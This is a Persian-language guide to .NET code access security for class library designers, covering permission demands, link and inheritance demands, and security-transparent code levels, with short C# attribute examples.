طراحان کتابخانه‌ی کلاس برای نوشتن کتابخانه‌های کلاس امن باید امنیت دسترسی کد را درک کنند. هنگام نوشتن کتابخانه کلاس، باید دو اصل امنیتی را مورد توجه قرار داد: استفاده از مجوزها برای کمک به محافظت از شی و نوشتن کد کاملا مطمئن. میزان کاربرد هر یک از این اصول به کلاسی که می‌نویسید بستگی دارد. برخی کلاس‌ها مانند کلاس System.IO.FileStream اشیائی دارد که نیازمند محافظت به وسیله‌ی مجوزها می‌باشد. پیاده‌سازی این کلاس‌ها مسئول بررسی مجوز فراخواننده‌ها و پذیرش فراخواننده‌های مجاز برای اجرای عملیاتی که مجوز اجرای آن را دارند، است. فضای نام System.Security حاوی کلاس‌هایی است که به شما برای اجرای این بررسی‌ها در کتابخانه کلاسی که می‌نویسید، کمک می‌کند. اغلب کد کتابخانه‌ی کلاس کاملا مطمئن و یا حداقل با اطمینان بالاست. از آنجایی‌که کد کتابخانه‌ی کلاس معمولا به منابع محافظت‌شده و برنامه‌های مدیریت نشده دسترسی دارند، هر گونه نقص در برنامه برای یکپارچگی همه‌ی سیستم امنیتی یک تهدید جدی محسوب می‌شود. برای کمک به کاهش تهدیدهای امنیتی هنگام نوشتن کد کتابخانه کلاس دستورالعمل‌های تشریح‌شده در این عنوان را پیگیری کنید.

محافظت از اشیا با مجوزها

مجوزها برای کمک به محافظت از منابعی خاص تعیین می‌شوند. یک کتابخانه کلاس که عملیات را بر روی منابع محافظت شده اجرا می‌کند، باید مسیولمسیول اجرای این محافظت باشد.

پیش از اقدام به هر درخواستی برای یک منبع محافظت‌شده، مانند حذف یک فایل، ابتدا باید کد کتابخانه کلاس فراخوانی‌کننده را از نظر دارا بودن مجوز مناسب حذف برای منبع (و معمولاً همه‌ی فراخوان‌کننده‌ها به وسیله‌ی حرکت در پشته) بررسی کند.

اگر فراخواننده مجوز داشته باشد، عملیات اجازه دارد کامل شود. اگر فراخواننده مجوز نداشته باشد عملیات مجاز به تکمیل نیست و استثنا امنیتی باید برگردانده شود. معمولا محافظت در برنامه با بررسی اعلانی[1] یا دستوری[2] مجوزهای مناسب، پیاده‌سازی می‌شود .

این‌که کلاس‌ها از منابع محافظت کنند، نه فقط از دسترسی مستقیم بلکه از هر روش دسترسی دیگری، مهم است. برای مثال یک شی فایل کش، عامل بررسی برای مجوز خواندن فایل می‌باشد، حتی اگر اطلاعات حقیقی از کش حافظه بازیابی می‌شوند و عملیات فایل حقیقی رخ ندهد. این به این خاطر است که تاثیر ارایه داده به فراخواننده مشابه آن است که فراخواننده عمل حقیقی خواندن را انجام داده باشد.

کد کتابخانه کلاس کاملا مطمئن

بسیاری از کتابخانه‌های کلاس به صورت کد کاملاً مطمئن پیاده‌سازی می‌شوند که عملکرد خاص بستر را به عنوان اشیا مدیریت‌شده در برمی‌گیرند. مانند COM یا APIهای سیستم. کد کاملاً مطمئن، می‌تواند یک نقطه ضعف امنیت برای کل سیستم باشد. اگر کتابخانه کلاس از نظر امنیتی به درستی نوشته شود، ایجاد یک سد امنیتی سنگین روی یک مجموعه نسبتاً کوچک از کتابخانه‌های کلاس و امنیت هسته زمان اجرا، این امکان را می‌دهد که قطعات بزرگتر کدهای مدیریت شده از مزایای امنیتی این کتابخانه‌های کلاس بهره ببرند.

در سناریوهای معمول امنیتی کتابخانه کلاس، یک کلاس کاملاً مطمئن منبعی را ارایه می‌دهد که با یک مجوز محافظت شده است، این منبع با مورد استفاده یک API است. نمونه‌ی معمول این نوع منبع یک فایل

---

[1] Declarative

[2] Imperative

است. کلاس File از یک API برای انجام عملیاتی مانند حذف استفاده می‌کند. گام‌های زیر برای محافظت از این منبع برداشته می‌شود:

۱. یک فراخواننده با فراخوان تابع File.Delete درخواست حذف فایل c:\test.txt را می‌دهد.
۲. تابع «حذف» شی مجوزی را تولید می‌کند که نماینده مجوز حذف c:\test.txt است.
۳. برنامه‌ی کلاس File همه‌ی فراخواننده‌ها را در پشته بررسی می‌کند تا اگر درخواست مجوز دارند ببیند به آن‌ها اعطا شده است و اگر نه استثنای امنیتی برگردانده می‌شود.
٤. کلاس File برای فراخوان کد محلی FullTrust را بررسی می‌کند. زیرا ممکن است فراخوانندگان آن مجوز را نداشته باشند.
٥. کلاس File از یک API بومی برای اجرای عملیات حذف فایل استفاده می‌کند .
٦. کلاس File به فراخواننده‌ی خود برمی‌گردد و درخواست حذف فایل با موفقیت کامل می‌شود.

اقدامات احتیاطی برای کد بسیار مطمئن

به کد در کتابخانه کلاس مطمئن، مجوزهایی که برای اغلب برنامه‌های نرم‌افزاری در دسترس نیستند اعطا می‌شود. به علاوه ممکن است یک اسمبلی حاوی کلاس‌هایی باشد که به مجوزهای خاص نیاز ندارند اما این مجوزها را برای کلاس‌هایی دریافت کند که به آن‌ها نیاز دارند. این شرایط یک ضعف امنیتی را در سیستم نشان می‌دهد. بنابراین، شما باید هنگام نوشتن برنامه کاملاً مطمئن و یا اطمینان بالا توجه ویژه داشته باشید.

کد مطمئن را طوری طراحی کنید که با فراخوانی آن توسط کدهای نیمه‌ی مطمئن در سیستم، حفره‌ی امنیتی به وجود نیاید. معمولا منابع با حرکت در پشته تمام فراخوانندگان محافظت می‌شوند. اگر فراخوان‌کننده مجوز کافی نداشته باشد، تلاش برای دسترسی مسدود می‌شود. با این وجود هر زمانی که کد مطمئن مجوز دریافت کند، کد مسیول بررسی مجوزهای درخواستی می‌باشد.

کد کاملاً مطمئن به طور ضمنی تمام مجوزهای دیگر را دریافت می‌کند. به علاوه این برنامه مجاز است که قوانین ایمنی نوع[1] و کاربرد شی را نقض کند. مستقل از محافظت منابع، هر یک از جنبه‌های رابط برنامه‌ای را

[1] Type Safety

که ممکن است موجب اختلال ایمنی نوع شود و یا دسترسی به داده‌هایی که به طور معمول برای فراخواننده در دسترس نیستند ممکن سازد، منجر به مشکلات امنیتی می‌شود.

کارایی

بررسی‌های امنیتی شامل بررسی پشته‌ها برای مجوز همه فرخوان‌کنندگان می‌شود. با توجه به عمق پشته این عملیات به طور بالقوه می‌تواند خیلی هزینه‌بر باشد. در حقیقت اگر یک عمل شامل تعدادی عملیات در سطح پایین‌تر از آن باشد که نیاز به بررسی امنیت داشته باشد، ممکن است کارایی به صورت چشم‌گیری بهبود یابد اگر مجوزهای فراخواننده یک‌باربررسی شود و سپس قبل از انجام عملیات مجوز لازم درخواست شود. این درخواست جلوی انتشار حرکت در پشته به بالاتر را می‌گیرد و بررسی همانجا متوقف و موفق می‌شود. اگر سه یا چند بررسی را بتوان هم‌زمان پوشش داد این تکنیک موجب بهبود کارایی می‌شود.

خلاصه‌ی مسائل امنیتی کتابخانه کلاس

- هر کتابخانه‌ی کلاس که از منابع محافظت‌شده استفاده می‌کند باید از تعلق آن مجوز به فراخوان‌کننده اطمینان داشته باشد.
- تایید مجوز تنها زمانی که نیاز است باید صورت پذیرد و باید بررسی‌های مجوز موردنیاز مقدم باشند.
- برای بهبود کارایی، جهت محدود کردن حرکت در پشته بدون به خطر انداختن امنیت، عملیاتی که شامل بررسی امنیتی هستند تجمیع شوند و استفاده از تایید موردتوجه قرار گیرند.
- به یاد داشته باشید که ممکن است فراخوان‌کنندگان مخرب نیمه‌ی مطمئن از یک کلاس جهت دور زدن امنیت استفاده کنند.
- تصور نکنید که تنها فراخوان‌کنندگان با مجوزهای مشخص کد را فراخوانی می‌کنند.
- واسط[1]های غیر امن را تعریف نکنید زیرا ممکن است موجب دور زدن امنیت در جای دیگر بشوند.
- یک عملکرد در کلاسی که به فراخوان‌کننده‌ی نیمه‌ی مطمئن اجازه می‌دهد تا از کلاسی با اطمینان بالاتر سواستفاده کند را در دسترس قرار ندهید.

[1] Interface

۵-۲-۳ نوشتن کتابخانه‌های کلاس امن

برنامه‌نویسی خطاها در کتابخانه‌های کلاس می‌تواند آسیب‌پذیری امنیتی را در دسترس قرار دهد. زیرا کتابخانه‌های کلاس اغلب به منابع محافظت‌شده و کدهای مدیریت نشده دسترسی دارند. اگر شما کتابخانه‌های کلاس را طراحی می‌کنید، نیاز است تا امنیت دسترسی به کد را درک کنید و مراقب باشید که کتابخانه کلاس خود را ایمن بدارید.

جدول زیر کلیه عنصر اصلی را که شما لازم است وقتی‌که یک کتابخانه کلاس را ایمن می‌سازید در نظر بگیرید، توضیح می‌دهد:

عنصر امنیت	توضیح
درخواست امنیتی	درخواست‌ها در سطح کلاس و تابع‌ها به عنوان یک مکانیزم برای درخواست از فراخواننده‌های کد برای داشتن مجوزهایی که می‌خواهید داشته باشند، اعمال می‌شوند. درخواست‌ها باعث یک حرکت در پشته می‌شوند، که همه‌ی تماس‌گیرنده‌ها که به‌طور مستقیم و یا غیرمستقیم با کد شما در تماس‌اند، زمانی که کد شما صدا زده می‌شود در پشته بررسی می‌شوند. درخواست‌ها معمولاً در کتابخانه‌های کلاس استفاده می‌شوند تا به حفظ منابع کمک کنند.
لغو (باطل کردن) امنیت[1]	لغو کردن‌ها در حوزه‌ی کلاس و تابع اعمال می‌شوند به‌عنوان یک راه برای رد کردن تصمیمات امنیتی خاص که در زمان اجرا گرفته می‌شوند. آن‌ها زمانی که فراخواننده‌ها از کد شما استفاده می‌کنند، صدا زده می‌شوند. از آن‌ها به‌منظور جلوگیری از حرکت در پشته و محدود کردن دسترسی فراخواننده‌هایی که مجوزهای خاص به آن‌ها اعطا شده است، استفاده می‌شود. **توجه**: لغو کردن می‌تواند خطرناک باشد و باید با مراقبت مورداستفاده قرار

[1] Security Override

	گیرد.
بهینه‌سازی امنیت	ترکیب درخواست‌ها و لغوها می‌تواند کارایی را در طول تعامل کد شما و سیستم امنیتی، بالا ببرد.

۱-۵-۲-۳ درخواست‌های امنیتی

برای اطمینان یافتن از این‌که فقط فراخوان‌کننده‌هایی که یک مجوز مشخص به آن‌ها داده شده است می‌توانند کد شما فراخوانی کنند، شما می‌توانید اعلانی یا دستوری درخواست کنید که فراخوان‌کننده‌ی کد شما یک اجازه‌ی مخصوص یا مجموعه‌ای از مجوزها را داشته باشد. یک درخواست باعث می‌شود که زمان اجرا یک بررسی امنیتی را برای اعمال‌کردن محدودیت‌ها در فراخوانی کد اجرا کند. در طول یک بررسی امنیتی، زمان اجرا پشته فراخوانی را جستجو می‌کند، مجوزهای هر فراخوان‌کننده در پشته را بررسی می‌کند و مشخص می‌کند که آیا مجوز درخواست‌شده به هر فراخوان‌کننده داده شده است یا خیر. اگر یک فراخوان‌کننده‌ای را بیابیم که مجوزی را که درخواست کرده است، نداشته باشد، بررسی امنیتی با شکست مواجه می‌شود و یک استثنا امنیتی رخ می‌دهد. فقط درخواست‌هایی که در یک حرکت در پشته نتیجه‌ای ندارند، درخواست‌های لینک هستند که فقط فراخوان‌کننده‌های بلافصل را بررسی می‌کنند.

شما می‌توانید هر زمانی که یک تابعتابع خاص فراخوانی می‌شود و یا قبل از اجراشدن بخش خاصی از کد، یک بررسی امنیتی را ایجاد کنید. اگر شما می‌خواهید بررسی امنیتی وقتی‌که هر عضوی از کلاسی خاص، فراخوانی می‌شود، اتفاق بیفتد شما می‌توانید درخواست را قبل از کلاس به‌طوری‌که آن به هر عضوی از هر کلاس اعمال می‌شود، قرار بدهید.

اگر شما در حال نوشتن یک کتابخانه هستید که دسترسی مستقیم به یک منبع محافظت‌شده دارد و اگر این دسترسی به فراخوان‌کننده داده شد، شما باید یک درخواست امنیتی در کتابخانه ایجاد کنید تا به بررسی همه فراخوان‌کنندگان در پشته فراخوانی که اجازه دارند به آن منبع دسترسی پیدا کنند، کمک کند. درخواست‌های شما می‌تواند اعلانی یا دستوری باشند. توجه داشته باشید که درخواست‌ها هرگز نباید در یک سازنده‌ی کلاس ایجاد شوند، زیرا کد سازنده کلاس در هر نقطه‌ی خاص یا در هر زمینه‌ی خاص ضمانت اجرایی ندارند. از آنجایی‌که وضعیت پشته‌ی فراخوانی در یک سازنده‌ی کلاس به‌خوبی تعریف‌نشده است، درخواست‌هایی که در سازندگان کلاس قرار داده‌شده‌اند می‌توانند نتیجه‌های غیرمنتظره و نامطلوب تولید کنند.

شما باید از راهنمای زیر، صرف‌نظر از نوع درخواستی که شما ایجاد می‌کنید، استفاده کنید:

- با درخواست از فراخواننده برای داشتن یک مجوز هویتی خاص، اطمینان حاصل کنید که فراخوان‌کنندگان از یک منطقه و با محل خاص نشأت گرفته باشند، یا به‌وسیله یک ناشر خاص امضا شده باشند. بااین‌وجود شما باید این را وقتی انجام دهید که در حال اعطای دسترسی‌های اضافی بر اساس تطبیق یک هویت هستید، نه وقتی‌که شما در حال رد کردن دسترسی بر اساس تطبیق یک هویت هستید. ازآن‌جایی‌که تغییر دادن و پوشاندن هویت کد نسبتاً آسان است، رد کردن دسترسی فقط بر اساس هویت، یک راه قابل‌اعتماد برای محافظت از کد شما و منابعی که به آن دسترسی دارد از دسترسی‌های غیرمجاز نیست.
- اطمینان حاصل کنید که یک شی فقط به‌وسیله فراخوان کننده‌هایی که یک مجوز خاص به‌وسیله قرار دادن درخواست در سطح کلاس آن شی دارند، می‌تواند ایجاد شود. برای مثال، فرض کنید که شما کلاسی به نام myFileStream دارید که از کلاس FileStream مشتق شده است و شما می‌خواهید اطمینان یابید که فقط فراخوان‌کنندگان مجاز می‌توانند نمونه‌هایی از myFileStream را ایجاد کنند. شما می‌توانید یک درخواست اعلانی را برای یک شی FileIOPermission که نشان‌دهنده حق دسترسی به جریان ایجاد شده توسط myFileStream است، در سطح کلاس myFileStream قرار دهید.
- شما هم‌چنین می‌توانید درخواست‌ها در کدی قرار دهید که یک ویژگی را دریافت یا تنظیم[1] می‌کند، قرار دهید. به‌طورکلی شما درخواست‌ها را برای مجوزهای کمتر محدودکننده بر روی دسترسی به get نسبت به set قرار می‌دهید، مگر این‌که ویژگی اطلاعات حساس مثل کلمه‌ی عبور را نگه دارد.

۲-۵-۲-۳ درخواست لینک

یک درخواست لینک، باعث بررسی امنیتی طی یک کامپایل آنی می‌شود و تنها فراخوان‌کننده‌های بلافصل کد شما را بررسی می‌کند. هنگامی که برنامه‌ی شما محدود به یک ارجاع نوع[2]، شامل ارجاعات اشاره‌گر تابع و فراخوانی تابع‌ها است، لینک رخ می‌دهد. اگر فراخواننده مجوز مناسب جهت لینک به کد شما نداشته باشد

---

[1] Get/Set

[2] Type Reference

لینک مجاز نمی‌شود و هنگام بارگذاری و اجرای برنامه استثنائی رخ می‌دهد. در کلاس‌هایی که از کد شما به ارث برده می‌شود، می‌توان درخواست لینک را بازنویسی کرد.

توجه کنید که با این نوع درخواست یک حرکت در پشته کامل اجرا نمی‌شود و برنامه‌ی شما همچنان در معرض خطر حملات فریب قرار دارد. درخواست لینک تنها مجوز فراخواننده‌ی مستقیمی را که باید به برنامه شما لینک شود را معین می‌کند. این درخواست تمام مجوزهایی که همه فراخوانندگان برای اجرا باید داشته باشند را تعیین نمی‌کند.

اگر به یک تابع که با یک درخواست لینک محافظت شده است از طریق انعکاس[1] دسترسی پیدا شود، آن‌گاه یک درخواست پیوند فراخواننده بلافصل کدی که از طریق انعکاس به آن دسترسی پیدا شده است را بررسی می‌کند. این هم برای کشف تابع و هم برای فراخوانی تابع صادق است. برای مثال فرض کنید برنامه‌ای که از انعکاس برای برگرداندن شی MethodInfo استفاده می‌کند که نماینده‌ی رویه‌ای است که با درخواست لینک محافظت می‌شود و سپس همان شی MethodInfo را برای برنامه‌های دیگری از شی برای فراخوانی تابع اصلی استفاده می‌کنند، در اختیار می‌گذارد. در این مورد بررسی درخواست لینک دوبار رخ می‌دهد، یک بار برای کدی که شی MethodInfo را بازمی‌گرداند و یک بار برای کدی که آن را فراخوانی کرده است.

توجه کنید که درخواست لینک اجرا شده در سازنده‌ی ایستای کلاس، از سازنده محافظت نمی‌کند، زیرا سازنده‌ها در خارج از مسیر اجرای کد برنامه کاربردی، توسط سیستم فراخوانی می‌شوند. در نتیجه هنگامی که یک درخواست لینک برای کل کلاس به کار می‌گیریم، نمی‌تواند از دسترسی به سازنده‌ی ایستا محافظت کند گرچه از باقیمانده‌ی کلاس محافظت می‌کند.

قطعه کد زیر به صورت اعلانی تعیین می‌کند که هر برنامه‌ای که به تابع ReadData لینک دارد باید مجوز CustomPermission داشته باشد. این مجوز، یک مجوز خاص فرضی است و در چارچوب دات‌نت وجود ندارد.

```
[CustomPermissionAttribute(SecurityAction.LinkDemand)]
public static string ReadData()
{
   //Access a custom resource.
}
```

[1] Reflection

۳-۲-۵-۳ درخواست‌های وراثت

درخواست‌های وراثت که به کلاس‌ها اعمال می‌شوند معنای متفاوتی با درخواست‌های وراثت دارند که به تابع‌ها اعمال می‌شوند. شما می‌توانید درخواست‌های وراثت را در سطح کلاس بگذارید تا مطمئن شوید که فقط کد با مجوز خاص می‌تواند از کلاس شما به ارث برود. درخواست‌های وراثت که روی تابع‌ها گذاشته می‌شوند الزام می‌کنند که کد با مجوز خاص بتواند تابع را بازنویسی کند.

درخواست‌های وراثت کلاس

یک درخواست وراثت روی یک کلاس این اثر را دارد که الزام می‌کند تمام کلاس‌های مشتق از کلاس پدر آن مجوز خاص را داشته باشند. برای مثال اگر کلاس B قرار است از کلاس A مشتق شود و کلاس A توسط یک درخواست وراثت محافظت شده است، آنگاه B باید به منظور اجرا آن مجوز را داشته باشد. اگر به کلاس B آن مجوز اعطا شود و از کلاس A مشتق شود، آنگاه کلاس C هم برای مشتق شدن از کلاس B باید آن مجوز را داشته باشد. این درخواست‌ها را می‌توان به صورت اعلانی اعمال کرد.

نمونه کد زیر از یک درخواست وراثت برای الزام این که هرکلاسی از کلاس MyClass به ارث می‌رود باید مجوز خاص CustomPermissionAttribute را داشته باشد، استفاده می‌کند. این مجوز یک مجوز فرضی خاص است و در چارچوب دات‌نت وجود ندارد.

```
[CustomPermissionAttribute(SecurityAction.InheritanceDemand)]
public class MyClass
{
    public MyClass()
    {
    }

    public virtual string ReadData()
    {
        // Access a custom resource.
    }
}
```

درخواست‌های وراثت تابع

گذاشتن یک درخواست وراثت روی یک تابع ایستا در کلاس پایه هیچ تاثیری روی کلاس‌های مشتق ندارد چون تابع‌های استاتیک مرتبط نیستند. با این وجود گذاشتن درخواست وراثت روی هر کدام از تابع‌ها در کلاس پایه همان تاثیر درخواست وراثت روی کلاس را دارد. تمام تابع‌ها در کلاس مشتق، حتی سازنده کلاس، باید درخواست وراثت را برآورده کنند.

۶-۲-۳ کد شفاف امنیتی[۱]

امنیت شامل سه بخش متعامل می‌باشد: *سندباکس*[۲]، *مجوزها* و *اعمال*. سندباکس به عمل ایجاد دامنه‌های مجزا گفته می‌شود که در آن با یک کد به عنوان کاملا مطمئن رفتار می‌شود و دیگری به مجوزهای مجموعه اعطا[۳] برای سندباکس محدود می‌شود. کد برنامه که در حیطه‌ی مجموعه‌ی اعطای سندباکس اجرا می‌شود، شفاف در نظر گرفته می‌شود.یعنی نمی‌تواند هیچ عملی انجام دهد که روی امنیت تاثیر بگذارد. مجموعه‌ی اعطا برای سندباکس توسط شواهد[۴] تعیین می‌شود. شاهد مجوزهای خاص موردنیاز توسط سندباکس و انواع سندباکس‌های قابل ایجاد را شناسایی می‌کند. اعمال به معنی دادن اجازه اجرا به کد شفاف فقط در محدوده‌ی مجموعه اعطای آن است.

۶-۲-۳-۱ هدف از مدل شفافیت

شفافیت یک مکانیزم اعمال است که کدی را که به عنوان بخشی از برنامه اجرا می‌شود از کدی که به عنوان بخشی از زیرساخت اجرا می‌شود جدا می‌کند. شفافیت بین کدی که می‌تواند کارهای ممتاز (کد بحرانی) نظیر فراخانی کد بومی انجام دهد و کدی که نمی‌تواند (کد شفاف)، یک سد ایجاد می‌کند. کد شفاف می‌تواند دستوراتی را اجرا کند که محدود به مجموعه مجوزهای آن است ولی نمی‌تواند کد بحرانی را اجرا کند یا از آن به ارث برود یا آن را در بر بگیرد.

هدف اصلی اعمال شفافیت فراهم کردن یک مکانیزم ساده و مؤثر برای جداسازی گروه‌های متفاوت کد بر اساس امتیاز است. در زمینه مدل سندباکس، این گروه‌های امتیاز یا کاملاً مطمئن هستند (یعنی محدود نشده‌اند) یا تا حدی مطمئن هستند (یعنی محدود به مجموعه مجوزهای اعطا شده به سندباکس هستند).

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

---

[۱] Security-Transparent Code

[۲] Sandbox

[۳] Grant Set

[۴] Evidence

شفافیت در دات‌نت نسخه ۲,۰ برای ساده سازی مدل امنیتی و ساده‌تر کردن نوشتن و استقرار کتابخانه‌ها و برنامه‌های امن معرفی شد. کد شفاف هم‌چنین در سیلورلایت[1] مایکروسافت برای ساده‌سازی تولید برنامه‌های تا حدی مطمئن به کار گرفته شده است.

۲-۶-۲-۳ تعیین سطح شفافیت

صفت سطح اسمبلی SecurityRulesAttribute به طور صریح قواعد SecurityRuleSet که اسمبلی باید دنبال کند را انتخاب می‌کند. این قواعد تحت یک سیستم سطح‌بندی عددی سازماندهی شده‌اند که سطوح بالاتر نشان‌دهنده اعمال شدیدتر قواعد امنیتی است.

این سطوح عبارتند از:

- سطح ۲: قواعد شفافیت چارچوب دات‌نت ٤
- سطح ۱: قواعد شفافیت چارچوب دات‌نت ۲,۰

مهم‌ترین تفاوت این دو سطح شفافیت در این است که سطح ۱ قواعد شفافیت را برای فراخوانی‌ها از خارج اسمبلی اعمال نمی‌کند و فقط برای سازگاری وجود دارد.

نکته‌ی مهم: شما از سطح ۱ شفافیت فقط باید برای سازگاری استفاده کنید. یعنی سطح ۱ را فقط برای کدی استفاده کنید که با دات‌نت ۳,۵ یا قبل‌تر تولید شده است و از صفت AllowPartiallyTrustedCallersAttribute استفاده می‌کند یا از مدل شفافیت استفاده نمی‌کند. مثلا از شفافیت سطح ۱ برای اسمبلی‌های چارچوب دات‌نت ۲,۰ استفاده کنید که اجازه‌ی فراخوانی از فراخواننده‌های تاحدی مطمئن را می‌دهند. برای کدی که برای چارچوب دات‌نت ٤ تولید شده است همیشه از شفافیت سطح ۲ استفاده کنید.

شفافیت سطح ۲

شفافیت سطح ۲ در چارچوب دات‌نت ٤ معرفی شد. سه اصل این مدل عبارتند از: کد شفاف، کد بحرانی-امن-امنیتی، کد بحرانی-امنیتی.

---

[1] Silverlight

- کد شفاف، مستقل از مجوزهایی که به آن اعطا شده، فقط می‌تواند کدهای شفاف دیگر یا کد بحرانی-امن-امنیتی را فراخوانی کند. اگر کد تا حدی مطمئن است، فقط می‌تواند عملیاتی را انجام دهد که در دامنه‌ی مجموعه‌ی مجوزها مجاز شده است. کد شفاف کارهای زیر را نمی‌تواند انجام دهد:
  - انجام یک عمل Assert یا بالابردن امتیاز.
  - در برداشتن کد ناامن یا غیرقابل وارسی.
  - فراخوانی مستقیم کد بحرانی.
  - فراخوانی کد بومی یا کدی که صفت SuppressUnmanagedCodeSecurityAttribute دارد.
  - فراخوانی عضوی که توسط یک درخواست لینک محافظت شده است.
  - ارث بری از انواع بحرانی.

به علاوه تابع‌های شفاف نمی‌توانند تابع‌های مجازی بحرانی را بازنویسی کنند یا تابع‌های واسط بحرانی را پیاده‌سازی کنند.

- کد بحرانی-امن-امنیتی کاملاً مورد اعتماد است ولی توسط کد شفاف قابل فراخوانی است. این کد یک فضای محدود کد کاملاً مورد اعتماد را در دسترس قرار می‌دهد. وارسی‌های درستی و امنیتی برای کدهای بحرانی-امن انجام می‌شود.
- کد بحرانی-امنیتی را فقط توسط کدهای کاملاً مطمئن می‌توان فراخوانی کرد ولی توسط کد شفاف قابل فراخوانی نیست.

سطح شفافیت ۱

سطح شفافیت ۱ در چارچوب دات‌نت نسخه‌ی ۲,۰ معرفی شد تا به برنامه‌نویسان این امکان را بدهد که مقدار کدی که نیاز به بازرسی امنیتی دارد را کاهش دهند. با وجود این‌که شفافیت سطح ۱ در نسخه‌ی ۲,۰ به صورت عمومی وجود داشت ولی اکثراً فقط توسط مایکروسافت برای اهداف بازرسی امنیتی به کار گرفته شد. با استفاده از حاشیه‌نویسی، برنامه‌نویسان قادر هستند تا اعلام کنند که کدام نوع‌ها و اعضا می‌توانند عملیات مطمئن (بحرانی-امنیتی) انجام دهند و کدام نمی‌توانند(شفاف-امنیتی). کدی که به عنوان کد شفاف شناسایی شود نیازی به درجه‌ی بالایی از بازرسی امنیتی ندارد. شفافیت سطح ۱ بیان می‌کند که اعمال شفافیت محدود به درون یک اسمبلی است. به عبارت دیگر همه یا اعضای عمومی که به عنوان بحرانی-

مرکز مدیریت امداد و هماهنگی عملیات (مدادهای رایانه‌ای)

امنیتی شناسایی می‌شوند فقط در محدوده‌ی اسمبلی بحرانی-امنیتی هستند. اگر شما می‌خواهید امنیت را برای این انواع و اعضا وقتی از بیرون از اسمبلی فراخوانی می‌شوند اعمال کنید شما باید از تقاضاهای لینک برای اطمینان کامل استفاده کنید. اگر این کار را نکنید انواع و اعضای بحرانی-امنیتی به عنوان بحرانی-امن-امنیتی در نظر گرفته می‌شوند و می‌توان آن‌ها را توسط کد تاحدی مطمئن از بیرون اسمبلی فراخوانی کرد.

شفافیت سطح ۱ محدودیت‌های زیر را دارد:

- انواع و اعضای بحرانی-امنیتی که عمومی هستند در دسترس کد شفاف امنیتی هستند.
- حاشیه‌نویسی‌های شفافیت فقط در درون اسمبلی اعمال می‌شوند.
- انواع و اعضای بحرانی-امنیتی باید از درخواست‌های لینک برای اعمال امنیت برای فراخوانی‌ها از خارج اسمبلی استفاده کنند.
- قواعد وراثت اعمال نمی‌شوند.
- این پتانسیل وجود دارد که کد شفاف، وقتی در اطمینان کامل اجرا شود، کارهای آسیب‌رسان انجام دهد.

۳-۶-۲-۳ اعمال شفافیت

قواعد شفافیت تا زمانی که شفافیت محاسبه شود، اعمال نمی‌شوند. در این زمان، اگر یک قاعده‌ی شفافیت نقش شود، یک استثنای InvalidOperationException برگردانده می‌شود. زمانی که شفافیت محاسبه می‌شود بستگی به عوامل متعددی دارد و نمی‌توان آن را پیش‌بینی کرد. شفافیت در دیرترین زمان ممکن محاسبه می‌شود. در چارچوب دات‌نت ٤، محاسبه شفافیت سطح اسمبلی زودتر از چارچوب دات‌نت ۲,۰ اتفاق می‌افتد. تنها تضمین این است که محاسبه‌ی شفافیت تا زمانی که به آن نیاز است انجام خواهد گرفت. محاسبه‌ی شفافیت اگر کد شما هیچ خطای شفافیتی نداشته باشد، مخفی است.

۳-۲-۷ شفافیت سطح ۲

در این بخش مسایل زیر را معرفی خواهیم کرد:

- رفتارها و مثال‌های کاربرد
- الگوهای بازنویسی
- قواعد وراثت
- اطلاعات و قواعد دیگر

مرکز مدیریت امداد و هماهنگی عملیات خدمات‌های رایانه ای

۱-۷-۲-۳ رفتارها و مثال‌های کاربرد

به منظور توصیف قواعد چارچوب دات‌نت ٤ (شفافیت سطح ۲) از حاشیه‌نویسی زیر برای یک اسمبلی استفاده کنید:

```
[assembly: SecurityRules(SecurityRuleSet.Level2)]
```

برای توصیف قواعد چارچوب دات‌نت ۲,۰ (شفافیت سطح ۱)، از حاشیه‌نویسی زیر استفاده کنید:

```
[assembly: SecurityRules(SecurityRuleSet.Level1)]
```

اگر شما یک اسمبلی را حاشیه‌نویسی نکنید، قواعد چارچوب دات‌نت ٤ به صورت پیش‌فرض استفاده خواهند شد. بااین‌حال بهترین تجربه پیشنهاد شده استفاده از صفت SecurityRulesAttribute به جای تکیه بر پیش‌فرض است.

حاشیه‌نویسی در سطح اسمبلی

قواعد زیر برای استفاده از صفات در سطح اسمبلی اعمال می‌شوند:

- بدون صفت: اگر شما هیچ صفتی توصیف نکنید، زمان اجرا، همه‌ی کد را به عنوان بحرانی-امنیتی تفسیر می‌کند مگر این‌که بحرانی-امنیتی یک قاعده‌ی وراثت را نقض کند. (مثلاً وقتی یک تابع واسط یا مجازی شفاف را پیاده‌سازی یا بازنویسی می‌کنید). در این حالت‌ها این تابع‌ها بحرانی-امن هستند. عدم استفاده از صفات باعث می‌شود که زمان اجرا زبان مشترک قواعد شفافیت را برای شما تعیین کند.
- **SecurityTransparent**: همه‌ی کد شفاف است؛ کل اسمبلی هیچ کار ممتاز یا ناامنی نخواهد کرد.
- **SecurityCritical**: همه‌ی کد که توسط انواع در این اسمبلی معرفی شده است، بحرانی است. همه‌ی کدهای دیگر شفاف هستند. این سناریو شبیه عدم تعریف صفت است. با این وجود زبان مشترک زمان اجرا به صورت خودکار قواعد شفافیت را تعیین نخواهد کرد. مثلاً اگر شما یک تابع انتزاعی یا مجازی را بازنویسی کنید یا یک تابع واسط را پیاده‌سازی کنید، به صورت پیش‌فرض آن تابع شفاف است. شما باید آن تابع را به عنوان SecurityCritical یا SecuritySafeCrirtical حاشیه‌نویسی کنید؛ درغیر این‌صورت در زمان بارگذاری یک استثنای TypeLoadException برگردانده می‌شود.
- **AllowPartiallyTrustedCallers (فقط سطح ۲)**: همه‌ی کد به صورت پیش‌فرض شفاف است. با این وجود انواع و اعضای منفرد می‌توانند صفات دیگری داشته باشند.

حاشیه‌نویسی در سطح نوع و عضو

صفات امنیتی که به یک نوع اعمال می‌شوند به اعضایی که در آن نوع معرفی می‌شوند نیز اعمال می‌شوند. با این وجود به بازنویسی‌های انتزاعی یا مجازی کلاس پایه یا پیاده‌سازی‌های واسط اعمال نمی‌شوند. قواعد زیر به استفاده از صفات در سطح نوع و عضو اعمال می‌شوند:

- **SecurityCritical**: نوع یا عضو بحرانی است و فقط توسط کد کاملاً مطمئن قابل فراخوانی است. تابع‌هایی که در یک نوع بحرانی-امنیتی تعریف می‌شوند بحرانی هستند.
- **SecuritySafeCritical**: نوع یا عضو بحرانی-امن است. با این حال نوع یا عضو را می‌توان از کد شفاف فراخوانی کرد و همه توانایی‌های کدهای بحرانی دیگر را دارد. این کد باید تحت بازرسی امنیتی قرار بگیرد.

۳-۲-۷-۲ الگوهای بازنویسی

